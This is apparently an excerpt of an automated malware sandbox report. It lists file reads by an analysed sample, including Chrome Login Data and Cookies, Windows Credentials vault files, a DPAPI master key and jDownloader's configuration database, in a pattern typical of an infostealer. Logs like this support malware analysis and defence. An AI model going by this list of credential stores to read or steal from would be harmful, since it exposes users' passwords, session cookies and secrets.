C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C221B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C221B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\68ef86dd-2662-467d-bb26-84269a81476a	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C221B4F	ReadFile
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C221B4F	ReadFile

Disassembly

Code Analysis